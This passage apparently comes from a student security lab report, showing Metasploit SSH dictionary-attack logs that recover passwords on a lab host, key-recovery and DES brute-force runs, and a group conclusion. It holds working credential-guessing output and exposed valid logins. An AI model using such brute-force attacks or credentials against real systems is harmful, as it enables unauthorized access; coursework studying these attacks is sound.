[-] 23.116.220.37:22 - Failed: 'user50:fLqjcLNPo'
[!] No active DB -- Credential data will not be saved!
[-] 23.116.220.37:22 - Failed: 'user50:cyfvMqDXj'
[-] 23.116.220.37:22 - Failed: 'user50:quEwhgcrc'
[-] 23.116.220.37:22 - Failed: 'user50:womRomJft'
[-] 23.116.220.37:22 - Failed: 'user50:yHBDxuPAi'
[-] 23.116.220.37:22 - Failed: 'user50:dXobQabup'
[-] 23.116.220.37:22 - Failed: 'user50:rWeDHWuXu'
[-] 23.116.220.37:22 - Failed: 'user50:sWWFXXsoe'
[+] 23.116.220.37:22 - Success: 'user50:iJPvPJCel' 'uid=1001(user50) gid=1001(u
ser50) groups=1001(user50) Linux klepetko 6.8.0-52-generic #53~22.04.1-Ubuntu S
MP PREEMPT_DYNAMIC Wed Jan 15 19:18:46 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.2.12:38153 → 23.116.220.37:22) at 2025-03-23
 15:01:28 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 11: Finding correct password for user50
Password was iJPvPJCel

3. On average the test took a total of 4 seconds. Or 0.4 seconds per request.

For cracking ssh using username dictionary:


4. Screenshot of parameters of ssh login module (`info` command).


victim@vbox: ~/Desktop/proj2b
File Actions Edit View Help
victim@vbox: ~/Desktop/proj2b
victim@vbox: ~/Desktop/proj2b

```
   DB_ALL_PASS       false              no          Add all passwords in the cur
                                                    rent database to the list
   DB_ALL_USERS      false              no          Add all users in the current
                                                     database to the list
   DB_SKIP_EXISTING  none               no          Skip existing credentials st
                                                    ored in the current database
                                                     (Accepted: none, user, user
                                                    &realm)
   PASSWORD                             no          A specific password to authe
                                                    nticate with
   PASS_FILE         /usr/share/metasp  no          File containing passwords, o
                     loit-framework/da              ne per line
                     ta/wordlists/http
                     _default_pass.txt
   RHOSTS            23.116.220.37      yes         The target host(s), see http
                                                    s://docs.metasploit.com/docs
                                                    /using-metasploit/basics/usi
                                                    ng-metasploit.html
   RPORT             22                 yes         The target port
   STOP_ON_SUCCESS   true               yes         Stop guessing when a credent
                                                    ial works for a host
   THREADS           1                  yes         The number of concurrent thr
                                                    eads (max one per host)
   USERNAME                             no          A specific username to authe
                                                    nticate as
   USERPASS_FILE                        no          File containing users and pa
                                                    sswords separated by space,
                                                    one pair per line
   USER_AS_PASS      false              no          Try the username as the pass
                                                    word for all users
   USER_FILE         /usr/share/metasp  no          File containing usernames, o
                     loit-framework/da              ne per line
                     ta/wordlists/http
                     _default_users.tx
                     t
   VERBOSE           true               yes         Whether to print output for
                                                    all attempts

Description:
  This module will test ssh logins on a range of machines and
```

Figure 12: SSH login module parameters with username dictionary

5. Screenshot finding correct username and password.




```
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:default'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:root'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:apc'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:pass'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:security'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:user'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:system'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:sys'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:none'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:xampp'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:wampp'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:ppmax2011'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:turnkey'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:vagrant'
[-] 23.116.220.37:22 - Failed: 'vagrant:admin'
[-] 23.116.220.37:22 - Failed: 'vagrant:password'
[-] 23.116.220.37:22 - Failed: 'vagrant:manager'
[-] 23.116.220.37:22 - Failed: 'vagrant:letmein'
[-] 23.116.220.37:22 - Failed: 'vagrant:cisco'
[-] 23.116.220.37:22 - Failed: 'vagrant:default'
[-] 23.116.220.37:22 - Failed: 'vagrant:root'
[-] 23.116.220.37:22 - Failed: 'vagrant:apc'
[-] 23.116.220.37:22 - Failed: 'vagrant:pass'
[-] 23.116.220.37:22 - Failed: 'vagrant:security'
[-] 23.116.220.37:22 - Failed: 'vagrant:user'
[-] 23.116.220.37:22 - Failed: 'vagrant:system'
[-] 23.116.220.37:22 - Failed: 'vagrant:sys'
[-] 23.116.220.37:22 - Failed: 'vagrant:none'
[-] 23.116.220.37:22 - Failed: 'vagrant:xampp'
[-] 23.116.220.37:22 - Failed: 'vagrant:wampp'
[-] 23.116.220.37:22 - Failed: 'vagrant:ppmax2011'
[-] 23.116.220.37:22 - Failed: 'vagrant:turnkey'
[+] 23.116.220.37:22 - Success: 'vagrant:vagrant' 'uid=1002(vagrant) gid=1002(v
agrant) groups=1002(vagrant) Linux klepetko 6.8.0-52-generic #53~22.04.1-Ubuntu
 SMP PREEMPT_DYNAMIC Wed Jan 15 19:18:46 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (192.168.2.12:32975 → 23.116.220.37:22) at 2025-03-23
 15:47:01 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 13: Finding correct username and password using dictionary attack
Vagrant : vagrant

6. Average time per password test was about 2 seconds for each response.

Section VIII (Task VI)

1. Screenshot of cryptoanalysis program retrieving the key.




```
┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ python dec1.py
Possible version = 1.0, key=965ACCDE4324BB09
Decrypted file saved to secret_1.0.pdf.
Possible version = 1.1, key=975ACCDE4324BB09
Decrypted file saved to secret_1.1.pdf.
Possible version = 1.2, key=945ACCDE4324BB09
Decrypted file saved to secret_1.2.pdf.
Possible version = 1.3, key=955ACCDE4324BB09
Decrypted file saved to secret_1.3.pdf.
Possible version = 1.4, key=925ACCDE4324BB09
Decrypted file saved to secret_1.4.pdf.
Possible version = 1.5, key=935ACCDE4324BB09
Decrypted file saved to secret_1.5.pdf.
Possible version = 1.6, key=905ACCDE4324BB09
Decrypted file saved to secret_1.6.pdf.
Possible version = 1.7, key=915ACCDE4324BB09
Decrypted file saved to secret_1.7.pdf.
```

Figure 14: Cryptoanalysis program retrieving encryption key

2. The retrieved key.

3. Content of encrypted file `secret.pdf.enc1`.



File: /home/qijun/teaching/cs4371/lab/proj3.password/secret.txt


Page 1 of 1

You got the password!

Figure 15: Content of encrypted filey

Section IX (Task VII)


1. Screenshot of DES program deciphering the test file.



```
gcc -g -o sshpass sshpass.c -lssh2

┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ ./enc2 testfile.txt 000000000000001C
warning, the end of the file does not have 8 bytes

┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ ./dec2 testfile.txt.enc2
Found matching key: 0x000000000000001C
Full file decrypted to: testfile.txt.enc2.bruteforce.dec

┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ 
```

Figure 16: DES program deciphering the test file

2. Screenshot of DES program brute-force cracking `secret.pdf.enc2`.


victim@vbox...ktop/proj2b ×
victim@vbox...ktop/proj2b ×
victim@vbox...ktop/proj2b ×

```
Trying key 0×0000000088419780 (2286000000 out of 18446744073709551615)
Trying key 0×000000008850D9C0 (2287000000 out of 18446744073709551615)
Trying key 0×0000000088601C00 (2288000000 out of 18446744073709551615)
Trying key 0×00000000886F5E40 (2289000000 out of 18446744073709551615)
Trying key 0×00000000887EA080 (2290000000 out of 18446744073709551615)
Trying key 0×00000000888DE2C0 (2291000000 out of 18446744073709551615)
Trying key 0×00000000889D2500 (2292000000 out of 18446744073709551615)
Trying key 0×0000000088AC6740 (2293000000 out of 18446744073709551615)
Trying key 0×0000000088BBA980 (2294000000 out of 18446744073709551615)
Trying key 0×0000000088CAEBC0 (2295000000 out of 18446744073709551615)
Trying key 0×0000000088DA2E00 (2296000000 out of 18446744073709551615)
Trying key 0×0000000088E97040 (2297000000 out of 18446744073709551615)
Trying key 0×0000000088F8B280 (2298000000 out of 18446744073709551615)
Trying key 0×000000008907F4C0 (2299000000 out of 18446744073709551615)
Trying key 0×0000000089173700 (2300000000 out of 18446744073709551615)
Trying key 0×0000000089267940 (2301000000 out of 18446744073709551615)
Trying key 0×000000008935BB80 (2302000000 out of 18446744073709551615)
Trying key 0×000000008944FDC0 (2303000000 out of 18446744073709551615)
Trying key 0×0000000089544000 (2304000000 out of 18446744073709551615)
Trying key 0×0000000089638240 (2305000000 out of 18446744073709551615)
Trying key 0×000000008972C480 (2306000000 out of 18446744073709551615)
Trying key 0×00000000898206C0 (2307000000 out of 18446744073709551615)
Trying key 0×0000000089914900 (2308000000 out of 18446744073709551615)
^STrying key 0×0000000089A08B40 (2309000000 out of 18446744073709551615)
Trying key 0×0000000089AFCD80 (2310000000 out of 18446744073709551615)
Trying key 0×0000000089BF0FC0 (2311000000 out of 18446744073709551615)
Trying key 0×0000000089CE5200 (2312000000 out of 18446744073709551615)
Trying key 0×0000000089DD9440 (2313000000 out of 18446744073709551615)
Trying key 0×0000000089ECD680 (2314000000 out of 18446744073709551615)
Trying key 0×0000000089FC18C0 (2315000000 out of 18446744073709551615)
Trying key 0×000000008A0B5B00 (2316000000 out of 18446744073709551615)
Trying key 0×000000008A1A9D40 (2317000000 out of 18446744073709551615)
Trying key 0×000000008A29DF80 (2318000000 out of 18446744073709551615)
Trying key 0×000000008A3921C0 (2319000000 out of 18446744073709551615)
Trying key 0×000000008A486400 (2320000000 out of 18446744073709551615)
Trying key 0×000000008A57A640 (2321000000 out of 18446744073709551615)
Trying key 0×000000008A66E880 (2322000000 out of 18446744073709551615)
Trying key 0×000000008A762AC0 (2323000000 out of 18446744073709551615)
Trying key 0×000000008A856D00 (2324000000 out of 18446744073709551615)
Trying key 0×000000008A94AF40 (2325000000 out of 18446744073709551615)
Trying key 0×000000008AA3F180 (2326000000 out of 18446744073709551615)
Trying key 0×000000008AB333C0 (2327000000 out of 18446744073709551615)
Trying key 0×000000008AC27600 (2328000000 out of 18446744073709551615)
Trying key 0×000000008AD1B840 (2329000000 out of 18446744073709551615)
^C

┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ 
```

Figure 17: DES brute-force cracking of secret.pdf.enc2

3. Number of keys tested in 10 minutes and estimated time to find key are in screenshot above.

Section X: Conclusion

Throughout this project, our group made steady progress in configuring systems, implementing security measures, and testing functionalities across various sections. By the end, we successfully met most of our objectives and achieved insightful results that underscored the importance of system security and debugging proficiency.

Project Progress and Results In the early phases, we focused on setting up secure connections (Section 2) using SSH. Despite difficulties with authentication keys and configuration files, we were finally able to establish reliable secure channels. Later tasks involved enabling and disabling randomization, and calculating probabilities of successful attacks. Our final tests demonstrated how ASLR significantly diminishes the likelihood of repeatable exploits. Lastly, we tackled database interactions (Section 4, Task 3), where our basic SQL queries and database structure analysis confirmed that secure and well structured queries are critical to avoiding common vulnerabilities.

Group Experience Collaboration within the group was positive and productive. Everyone contributed by sharing individual expertise and learning new skills together. Regular discussions, effective communication, and clear delegation of responsibilities allowed us to meet our milestones and keep track of our respective tasks efficiently.

Obstacles and Solutions We encountered several obstacles along the way. In Section 2, we struggled initially with SSH configuration and key management due to limited prior exposure. We overcame this by consulting official documentation, experimenting with different authentication settings, and conducting trial-and-error tests until a stable connection method was found. In Section 4, Task 3, we faced challenges in writing efficient SQL queries because of our limited SQL background. To resolve this, we referred to online tutorials, sought guidance from more experienced teammates, and practiced formulating and refining queries until we understood how to manipulate the data correctly. Additionally, using the GDB debugger introduced complications in interpreting instructions and breakpoints, but through hands-on practice and step-by-step tutorials, our understanding of GDB improved markedly.

Conclusion Overall, the project was a success: we gained hands-on experience with essential security configurations, developed stronger debugging abilities, and improved our knowledge of secure data handling through SQL. By tackling each challenge methodically and supporting one another, we laid a solid foundation for future work in system security and software debugging.